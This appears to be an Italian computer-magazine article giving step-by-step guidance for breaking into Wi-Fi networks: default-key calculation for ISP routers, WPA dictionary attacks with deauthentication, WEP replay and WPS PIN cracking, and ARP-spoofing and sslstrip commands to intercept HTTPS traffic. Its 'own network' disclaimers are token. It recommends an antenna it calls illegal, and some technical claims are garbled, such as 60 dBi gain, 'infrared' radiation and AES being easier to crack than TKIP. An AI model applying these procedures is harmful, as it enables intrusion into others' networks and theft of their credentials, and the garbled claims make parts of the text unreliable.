
Se il disco è senza nome, verrà presentato con il suo codice identificativo univoco (UUID), una sequenza di lettere e numeri abbastanza lunga che rende più difficile riconoscerlo a colpo sicuro (specialmente se al PC sono collegati altre periferiche di archiviazione di massa). Inoltre, la capienza del disco stesso deve essere sufficiente ad ospitare il dizionario che abbiamo intenzione di utilizzare. Maggiori saranno le dimensioni del dizionario stesso, superiori saranno le percentuali di riuscita del nostro test: è ovvio, infatti, che un dizionario che occupa soli pochi MB non conterrà lo stesso numero di parole chiave di un altro file dalle dimensioni ben superiori. Dunque, prima di iniziare la nostra opera, è meglio munirci delle migliori soluzioni disponibili in Rete: con una piccola ricerca su Google scopriremo un mondo fino ad oggi quasi del tutto sconosciuto. Provare per credere.

PER IL PIRATA È TUTTO SEMPLICE!

La maggior parte degli utenti italiani usa i router forniti dai provider. Alice, Fastweb, Infostrada e tanti altri gestori ci inviano a casa un dispositivo già pronto all'uso. La preconfigurazione, che risulta tanto comoda, comporta anche una password predefinita. E, com'è ovvio intuire, le password predefinite non sono mai sicure! Esse, infatti, vengono calcolate tramite un particolare algoritmo: se i pirati lo scoprono possono calcolare la nostra password in un batter di ciglia.


E, guarda caso, già da qualche anno i pirati hanno proprio scoperto gli algoritmi più usati dai provider italiani. Con il programma **Ufo Wardriving** è possibile calcolare le chiavi WPA della maggior parte dei router in circolazione (Alice e Fastweb primi fra tutti). Il calcolo viene eseguito sulla base del nome (**ESSID**) della rete e sull'identificativo **MAC Address** del router, sfruttando i "**Magic Numbers**", cioè dei numeri che mettono in relazione queste due informazioni e che variano da provider a provider e da un modello di router a un altro. Per usare Ufo Wardriving occorre eseguire il boot del PC con la chiavetta USB preparata con Xiaopan OS Pro. È sufficiente collegare la pendrive, accendere il PC e premere subito il tasto per il boot da USB (può essere ESC, F2, F10, F11, F12: varia a seconda della scheda madre installata nel computer).

I ferri del "mestiere"!

Procediamo al download di Xiaopan OS PRO e dei dizionari

01 LA GIUSTA DISTRO

Raggiungiamo la pagina Web *www.edmaster.it/url/3753* e procediamo al download dei tre file .zip che compongono Xiaopan OS PRO. Al termine, estraiamo il file .zip.001 per ricomporre l'archivio. Otterremo così l'ISO da scrivere sulla pendrive USB.

02 USB AVVIABILE!

Per fare ciò, ci affideremo al valido tool **Unetbootin.** Se stiamo utilizzando Ubuntu, accediamo all'**Ubuntu Software Center** e scarichiamolo da qui. Al termine, avviamo il tool, indichiamo il percorso dell'ISO, l'unità USB collegata al PC e confermiamo con **OK**.

03 DIZIONARIO IN ITALIANO

Per crackare le chiavi WPA si usa l'attacco a dizionario: occorre un elenco di possibili password da provare durante le fasi di crack. È possibile scaricarne uno in lingua italiana dal sito *www.edmaster.it/url/3754* e salvarlo sul disco USB.

04 NON BASTANO MAI!



Il dizionario con le parole più comuni in lingua italiana potrebbe non essere sufficiente. Conviene quindi dotarsi di altri dizionari più completi come *www.edmaster.it/url/3755* e *www.edmaster.it/url/3756.* Questi file pesano rispettivamente 15 GB e 33 GB.


SUPER ANTENNE DA 15 EURO!

Se un pirata vuole crackare una rete Wi-Fi deve trovarsi nelle vicinanze del router. Esistono però delle antenne ad alta potenza, come la **Kasens-990WG** (*www.edmaster.it/url/3758*), che costa appena 15 euro ma che consente di raggiungere molti più router fino a una decina di Km di distanza. Si tratta di una normale antenna Wi-Fi N (chip **Ralink RT3070**), ma con un sistema di amplificazione (**60 dBi**) del segnale decisamente migliore di quello adottato per le antenne Wi-Fi integrate nei PC. Attenzione, però: il limite, in Europa, è di 20 dBm. I dBm totali vengono calcolati come somma tra i dBm puri dell'antenna più i dBi di amplificazione. Ad esempio, un'antenna con 17dBm e 2dBi ha una potenza totale di 19dBm. Ciò significa che la Kasens-990WG ha già un'amplificazione tre volte superiore al massimo consentito. Il suo utilizzo in Italia è quindi illegale (non il possesso). La potenza di questa antenna, in Watt, è più o meno di **6000mW** e quindi potrebbe risultare persino pericolosa per la salute. Per dare una idea, questa antenna è un centinaio di volte meno potente dell'emettitore di un normale forno microonde. Si tratta di radiazioni che appartengono allo spettro infrarosso e che provocano un'elevata vibrazione delle molecole scaldando dall'interno qualsiasi cosa contengano.

Fig.1 - Ecco l'antenna Wi-Fi Kasens-990WG

Router e provider: WPA in chiaro!

Ufo Wardriving, integrato in Xiaopan OS PRO, scova le chiavi predefinite in 2 secondi!

01 COME AMMINISTRARE

Ufo Wardriving non è presente nel menu delle applicazioni di **Xiaopan**, ma si trova nella cartella **Home**. Dobbiamo però aprirla con i privilegi di root: clicchiamo sulla cartella **Home** col tasto destro del mouse e scegliamo la voce **Open folder as Root**.

02 UN SEMPLICE SCRIPT

Ci verrà richiesta la password di root di Xiaopan: digitiamo **rocksolid**. Accediamo alla directory **ufo-wardriving-4**. Clicchiamo col tasto destro del mouse sul file **ufo.py** e scegliamo la voce di menu **Open with/Open With Other Application.**


03 AVVIO CON PYTHON

Poiché si tratta di uno script Python, dobbiamo aprirlo con l'apposito interprete. Scegliamo quindi **Python (v2.7)**. È importante selezionare la versione 2.7 e non la 3, proprio perché Ufo Wardriving non è compatibile con la versione più recente di Python.

04 SCANSIONE COMPLETA

Quando il programma Ufo Wardriving si apre, basta premere i tasti **Ctrl+S** per far apparire lo scanner. Nella lista verranno presentate tutte le reti Wi-Fi identificate: un semplice doppio clic sulla nostra rete avvierà il calcolo della password di default.

Crack a portata di mouse!


Un paio di clic e tanta pazienza: questi sono gli ingredienti per forzare qualsiasi WPA!

01 MENU DELLE APP

Il programma **Feeding Bottle** si trova nel menu delle applicazioni, sezione **Internet**, di Xiaopan. Per avviarlo sono richiesti i privilegi di root: la password di root di Xiaopan è sempre **rocksolid**. Alla prima domanda del programma rispondiamo **Yes**.

02 MODALITÀ MONITOR

Dobbiamo indicare quale interfaccia di rete vogliamo utilizzare. Selezioniamo la scheda Wi-Fi che abbiamo inserito nel PC (presumibilmente **wlan0**) e attendiamo che nella casella **Messages** appaia la scritta **monitor mode enabled on mon0 (wlan0)**.

03 SCANSIONE DELLE RETI

Eseguiamo una scansione delle reti: prima selezioniamo il tipo di cifratura (WPA/WPA2) e poi premiamo Scan. Il programma cercherà tutte le reti disponibili. Per ognuna vengono indicati i client connessi: selezioniamo il client con più pacchetti (**packets**).

04 ECCO IL DIZIONARIO

Selezionata la rete e il client "vittima" su cui lavorare (tutto di nostra proprietà!), premiamo **Next**. Per avviare il crack premiamo **Start**. Comparirà una nuova finestra: scriviamo **/media/xiaopan/** ed entriamo nel disco che contiene i dizionari (preparati in precedenza) e selezioniamone uno.

05 BASTA ASPETTARE!

Scelto il dizionario, l'attacco comincia. Per velocizzare la cattura dell'handshake facciamo saltare la connessione del client "vittima": basta premere **Deauth** a intervalli di 10-30 secondi finché non si ottiene l'handshake. Al termine, se la password è nel dizionario verrà trovata (**WPA key found**).


CRACKARE LE CHIAVI WEP

Il vecchio standard WEP ha un difetto di progettazione che rende più semplice scoprire la password alfanumerica (che, tra l'altro, ha lunghezza fissa di 10 caratteri) senza nemmeno la necessità di un dizionario. Si può sfruttare l'attacco **P0841 Replay Attack** fornito da **Feeding Bottle** (oppure **ARP Replay Attack**: più veloce, ma non sempre funzionante) che, nel giro di qualche minuto, riesce a calcolare la password corretta basandosi sule risposte che il router gli invia quando viene provata una password errata (**Initialization Vector** o **IV**). Ecco perché utilizzare una chiave WEP è altamente sconsigliato.

ATTENTI AL WPS!

Inflator è un'altra interfaccia grafica semplificata, realizzata per il programma **Reaver**. Questo sfrutta un bug del sistema WPS: lo strumento per la connessione facilitata alle reti Wi-Fi. In teoria, il WPS dovrebbe semplificare la vita degli utenti. In realtà, però, ha una debolezza che rende i router vulnerabili agli attacchi dei pirati. Naturalmente, un attacco di questo tipo prevede che il pirata possa accedere fisicamente al router, perché deve poter premere il pulsante WPS posizionato su di esso (in caso contrario deve restare perennemente in attesa che la vittima prema il tasto WPS). Un pirata non può quindi entrare in questo modo nel nostro router domestico a distanza, ma potrebbe accedere a una rete Wi-Fi aziendale (pensiamo anche ad un router ADSL in bella vista in un pub). Spesso, infatti, nelle aziende, nelle scuole, o in altri luoghi pubblici, le reti sono protette da password, ma i router Wi-Fi sono fissati a un muro e dunque visibili e facilmente raggiungibili per un malintenzionato che voglia connettersi pur non conoscendo la chiave di accesso. In teoria, il bug del sistema WPS dovrebbe essere stato risolto nel 2011. Tuttavia, è sempre possibile che il router abbia ancora un firmware datato. Proprio per questo motivo è sempre altamente consigliato aggiornare con una certa frequenza il firmware del proprio router, sempre che sia sempre ancora in produzione!

Connessione semplificata...ma pericolosa!


Il sistema WPS ha un punto debole sfruttabile dai pirati. Ecco come

01 LINK ALLA LIBRERIA

Per avviare **Inflator** occorre creare il collegamento a una libreria chiamata **libpcap**. Apriamo **Terminal Emulator** e diamo il comando **sudo ln -s /usr/lib/i386-linux-gnu/libpcap.so /usr/lib/i386-linux-gnu/libpcap.so.1**. Lanciamo il programma con **sudo /bin/inflator/inflator.**

02 LA GIUSTA SCHEDA

Inflator ci chiede di non crackare reti Wi-Fi che non ci appartengono. Poiché stiamo testando la sicurezza del nostro router premiamo tranquillamente **Yes**. Scegliamo poi l'interfaccia wireless su cui lavorare **(wlan0)**. Attendiamo che venga abilitata la modalità monitor.

03 SCANSIONE E CRACK

Sono ora presenti tutta una serie di opzioni, che consentono di tenere in considerazione tutte le varie modalità WPS esistenti. Per cominciare, ci conviene lasciare non spuntate tutte le caselle e premere subito il pulsante **Run** per avviare la procedura di crack.

04 IN ATTESA DEL PIN WPS

Comparirà la finestra di **Reaver** che si occupa di eseguire il crack. Se il router è vulnerabile, comparirà la password di accesso. In caso contrario, è possibile chiudere Reaver e, tornando alla finestra precedente, mettere la spunta a qualche casella riprovando ad avviare **(Run)**.

IL GLOSSARIO DI AIRCRACK

- **Four way handshake**: è il processo con cui un computer si presenta al router per richiedere una connessione; e il router risponde. I messaggi sono cifrati, ma possono essere facilmente intercettati con una scheda in modalità monitor.
- **AP name**: è il nome dell'Access Point, ovvero il nome della rete, grazie al quale è possibile riconoscerla (per esempio, una rete di Telecom Italia potrebbe avere un nome del tipo "Alice-128928").
- **AP mac (o BSSID)**: è l'identificativo univoco della scheda di rete del router. Questo codice consente al nostro PC di riconoscere il router (il nome della rete può cambiare, il MAC Address no).
- **PWR**: è la potenza del segnale. Questo valore è indicato in scala inversa, quindi un valore pari a zero è il massimo e indica che il router si trova praticamente accanto al nostro PC, mentre un valore inferiore (-10 o -70) indica che il router è più distante.
- **Beacons**: sono gli intervalli periodici con cui il router invia, tramite onde radio, le informazioni su se stesso (come il nome della rete, per esempio), per consentire agli altri computer di identificarlo.
- **Cipher**: è il tipo di crittografia WPA utilizzata dal router. Di solito, sui router "comuni" viene usata la AES-CCMP, ma in alcuni access point pubblici si sfrutta la TKIP. La prima è più facile da crackare.
- **#data**: si tratta della quantità totale di dati trasmessi dal router.
- **#/s**: è la media di dati scambiati dal router per secondo. Un numero grande indica che c'è molto traffico, e quindi potrebbero esserci molte più occasioni per sniffare una handshake e crackare la rete.

SCENDIAMO PIÙ A FONDO

Per meglio comprendere quali siano le vulnerabilità utilizzate dai pirati per accedere ai router altrui, forse è meglio studiare un po' di teoria. Quando due computer comunicano (ad esempio il PC e il router) avviene uno scambio di richieste e risposte **ARP** (**Address Resolution Protocol**), tramite il quale ogni dispositivo sa con chi ha a che fare. Per esempio: A ha un indirizzo MAC **00:00:00:00:00:AA** ed **IP 192.168.1.3**, mentre **B** è **00:00:00:00:00:BB** con **IP 192.168.1.5**. Quando i due sistemi cominciano a comunicare **A** invia a **B** la richiesta ARP: *"chi è 192.168.1.5?"*. **B** risponderà *"192.168.1.5 è 00:00:00:00:00:BB"*. Ovviamente, **B** farà lo stesso, ed entrambe registreranno le risposte ricevute nella ARP cache. In questo modo, ogni volta che **A** vorrà parlare con **B** andrà a leggere la propria cache e vedrà che deve contattare 00:00:00:00:00:BB. Ma c'è un problema: un dispositivo accetterà una risposta ARP anche se non ha fatto alcuna domanda.
Inoltre, nel sistema ARP una nuova risposta sostituisce sempre quella vecchia nella cache (se entrambe si riferiscono allo stesso IP). Ciò significa che mentre due PC stanno comunicando, un malintenzionato potrebbe inviare a uno dei due una risposta ARP appositamente costruita per sostituirsi all'interlocutore e ricevere al posto suo tutte le informazioni che l'altro sistema sta inviando. Questa debolezza può essere sfruttata per realizzare un attacco **Man In The Middle** (**MITM**) con la tecnica dell'**ARP spoof**. In Xiaopan OS Pro è sufficiente avviare **Terminal Emulator** e digitare **arspoof -i eth0 -t 192.168.1.3 192.168.1.1** dove **192.168.1.3** è il computer "vittima", mentre l'altro è il router. Divenuto un MITM, il pirata può leggere tutta la comunicazione col comando **tcpdump -i wlan0 -X**.

NATI PER CRACKARE!

Ecco i dispositivi nati proprio con questi scopi

Nel corso di questa inchiesta abbiamo riesumato un vecchio **Wifi Robin** (***www.wifirobin.org***), ormai sepolto negli armadietti del laboratorio di redazione. Si tratta di un gadget standalone, di circa 4 anni fa, per crackare in automatico le reti WEP. Con la scusa dei test lo abbiamo rimesso in funzione e, incredibile, abbiamo constatato che c'è ancora tanta gente che usa chiavi WEP (che, ricordiamo, possono essere craccate in pochissimi minuti senza attacchi a dizionario)! Abbiamo quindi cercato in Rete una versione più evoluta e moderna del Wifi Robin che potesse craccare in automatico anche le chiavi WPA caricando comodamente i dizionari tramite porta USB. Abbiamo così scoperto il **Beini CP-150PJ** (***www.edmaster.it/url/3765***).

PASSWORD RUBATE

Il protocollo **HTTPS** viene utilizzato dai siti (store on-line, Facebook, forum e altri servizio on-line) per cifrare la connessione. Tuttavia, un pirata che si trova nella nostra rete Wi-Fi può dirottare i pacchetti **ARP** (o **TCP**) e inoltrare le richieste HTTPS per intercettare tutta la nostra comunicazione. Per eseguire un attacco di **HTTPS hijacking**, dal **Terminal Emulator** di Xiaopan il pirata abilita il forwarding dei pacchetti sul proprio PC, in modo da essere un intermediario: **echo "1" > /proc/sys/net/ipv4/ip_forward**, suggerisce poi ad **iptables** di dirottare i pacchetti che arrivano sulla porta **6000** (che otterrà dal server) sulla porta **80**, in modo da farli avere alla vittima su una connessione HTTP: **iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 6000**. Fatto ciò, avvia **sslstrip** per ricevere sulla porta 6000 i pacchetti che gli interessano: **sslstrip -l 6000**. A questo punto, su un altro **Terminal Emulator** (senza chiudere sslstrip) si pone come **Man In The Middle** con il classico **ARP spoof: arspoof -i eth0 -t 192.168.1.3 192.168.1.1** (dove *192.168.1.3* è la vittima e *192.168.1.1* il router). Ora il cracker deve soltanto avviare **tcpdump**, meglio se in ascolto sulla porta 6000 in modo da intercettare solo quello che vuole.

DIROTTAMENTO DEI DNS

Gli attacchi Man In The Middle "tradizionali" possono essere svolti finché il pirata si trova nella LAN della vittima. Ma esiste un trucco per continuare a essere un MITM anche a distanza. Ogni router ha dei server DNS predefiniti, attraverso i quali i PC della LAN riescono a tradurre i nomi dei siti Web in indirizzi IP realmente raggiungibili. I server DNS, quindi, possono leggere quasi tutto il nostro traffico sul Web e agire come dei veri Man In The Middle. Pertanto, se invece di passare da un DNS "ufficiale" (Google, Telecom, ecc.), il nostro traffico arriva a un server DNS realizzato dal pirata, è ovvio che potrà controllare tutto ciò che noi facciamo quando siamo connessi a Internet. E, se è entrato nella nostra LAN, il pirata non deve fare altro che aprire il pannello di controllo del router e sostituire i DNS di default con l'indirizzo del suo server.

XIAOPAN SU VIRTUALBOX!

Ecco come virtualizzare la distro

Se siamo curiosi, possiamo provare Xiaopan anche su **VirtualBox** (*www.virtualbox.org*). Basta avviare la macchina virtuale dall'immagine ISO di Xiaopan OS PRO, scaricata da SourceForge. La macchina virtuale dovrà obbligatoriamente avere l'accelerazione grafica 3D abilitata. Inoltre, sarà opportuno collegare al computer un adattatore Wi-Fi USB (può andare bene anche uno dei classici modelli D-Link che si trovano nei supermercati) e renderlo disponibile alla macchina virtuale cliccando sul menu **Dispositivi/USB**. Le **guest additions** sono già presenti in Xiaopan PRO, quindi il sistema è già pronto per operare e mettere alla prova la nostra rete domestica.





Fig. 2 - L'interfaccia Web del router ci permette di cambiare i DNS predefiniti

SIAMO TUTTI SPIATI!

L'NSA (l'Agenzia per la Sicurezza Nazionale degli USA) raccoglie e analizza circa un TeraByte di dati ogni 3 secondi. La libreria del Congresso degli Stati Uniti, la più grande al mondo, un TeraByte ogni 6 giorni (518.400 secondi). Una quantità di dati impressionante di cui, fino all'anno scorso, non ne sapevamo nulla! Abbiamo cominciato a capire l'entità di questo "programma di sorveglianza di massa" soltanto quando Edward Snowden, ex tecnico della CIA (ora rifugiatosi in Russia), ha deciso di vuotare il sacco. Snowden ci ha fatto capire che tutti noi siamo controllati, non solo sulle reti telefoniche, ma anche sul Web. E ora, gli internauti si sentono meno sicuri, più spiati. Non è un caso se le connessioni alla rete anonima Tor (www.torproject.org) hanno registrato un'impennata considerevole in seguito allo scoppio del "Datagate" (www.edmaster.it/url/3769). A spiarci, però, non sono soltanto le agenzie governative. Partner gelosi, società di marketing, spammer, hacker...ciò che facciamo su Internet potrebbe suscitare l'interesse di molti "spioni". Ecco perché abbiamo deciso di raccogliere le soluzioni hardware e software che ci consentono di renderci anonimi sul Web. Potremo così navigare e scaricare (a casa, in ufficio, sul PC di un amico o in un Internet Point) senza lasciare tracce!

IL ROUTER DIVENTA ANONIMO

Su un router commerciale non è possibile fare quasi nulla, figuriamoci installare e configurare un programma complesso come Tor. Ma possiamo "liberare" il nostro dispositivo installando su di esso un sistema operativo che ci consenta di avere il controllo assoluto (di fatto i router sono dei mini computer). Parliamo di OpenWRT, un potente firmware disponibile per moltissimi router: noi lo abbiamo installato su un Pirelli Gate (uno dei router distribuiti da Telecom Italia) e su un Technicolor TG788vn (distribuito, invece, da Fastweb); ma, come vedremo, esistono addirittura dei router sui quali viene preinstallato già dal produttore o dal venditore e altri sui quali è compatibile (dal sito Web di OpenWRT è possibile, come vedremo, consultare la lista di tutti i device perfettamente compatibili con il firmware). La procedura per installare OpenWRT su un router è abbastanza semplice e veloce, può svolta in meno di due minuti e tramite una comoda interfaccia grafica. Il primo passo, dunque, è davvero alla portata di tutti. Più complessa è invece la configurazione di Tor. Consigliamo, però, di effettuare questa modifica su router non più utilizzati sia per evitare danni permanenti che per scongiurare pericoli di malfunzionamenti: in alcuni casi infatti, potremmo non riuscire a sfruttare i VoIP forniti dal provider.

ROUTER LOW-COST CON OPENWRT

TP-LINK WR703N

OpenWRT è già preinstallato e configurato. Le sue dimensioni estremamente ridotte lo rendono quasi tascabile.
Quanto costa: €·32,56
Sito Internet: *www.edmaster.it/url/3776*

WIDEMAC SL-R7205

Ha il grande vantaggio di supportare molte chiavette 3G ed essere predisposto per condividere la connessione mobile tramite Wi-Fi.
Quanto costa: € 47,80
Sito Internet: *www.edmaster.it/url/3777*



PINEAPPLE MARK IV

È basato su OpenWRT ma l'interfaccia web è stata ridisegnata con uno stile più "da hacker".
Quanto costa: € 50,00
Sito Internet: *www.edmaster.it/url/3778*

ARDUINO YUN


Anche Arduino Yun, equipaggiato con una versione semplificata di OpenWRT, può essere utilizzato anche come router e punto d'accesso Wi-Fi (*www.edmaster.it/url/3779*). Inoltre, la versione PoE (che costa circa 10 euro in più) non ha bisogno di alcun alimentatore, perché prende la corrente direttamente dal cavo Ethernet.
Quanto costa: € 52,00
Sito Internet: *http://store.arduino.cc*

